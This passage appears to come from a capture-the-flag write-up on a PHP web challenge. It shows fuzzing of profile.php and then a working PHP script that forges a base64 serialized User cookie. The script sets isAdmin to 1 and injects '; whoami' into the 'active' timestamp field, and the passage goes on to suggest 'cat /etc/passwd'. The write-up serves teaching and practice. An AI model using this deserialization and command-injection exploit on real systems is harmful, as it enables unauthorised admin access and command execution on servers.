
So i fuzzed on almost everything (endpoints, parameters, headers) and i found something weird. When you add a slash / after the profile.php endpoint like this /profile.php/. The page gets wider, and i saw two new headers in the request


While searching on those headers on MDN, i found they are related to fetching resources, faster rendering that is used to optimize browser performance, nothing much.
I couldn’t find the source code to find a new class that may use a magic method that will help in the exploit, so it has to be in that User class. I start looking on the class arguments again and i got interested with the active argument.
This argument uses a Unix Timestamp, the server is taking a value that the user provides and processing it into a human-readable date string, we may get a command injection here. I changed the code and start adding a delimiter ; in the active argument’s value and inject a whoami command after it:
<?php
class User{private $username; private $isAdmin; public $active;}
$command = 'whoami';
$u = new User();
$r = new ReflectionObject($u);
$r->getProperty('username')->setAccessible(true); $r->getProperty('username')->setValue($u,'attacker');
$r->getProperty('isAdmin')->setAccessible(true); $r->getProperty('isAdmin')->setValue($u,1);
$r->getProperty('active')->setAccessible(true); $r->getProperty('active')->setValue($u,'1756471575; '  . $command);
echo base64_encode(serialize($u)).PHP_EOL;
?>
I got the new cookie from the script, added it to the request, and sent it:

The attack works! Now, by changing the command to cat /etc/passwd, you will successfully get the flag: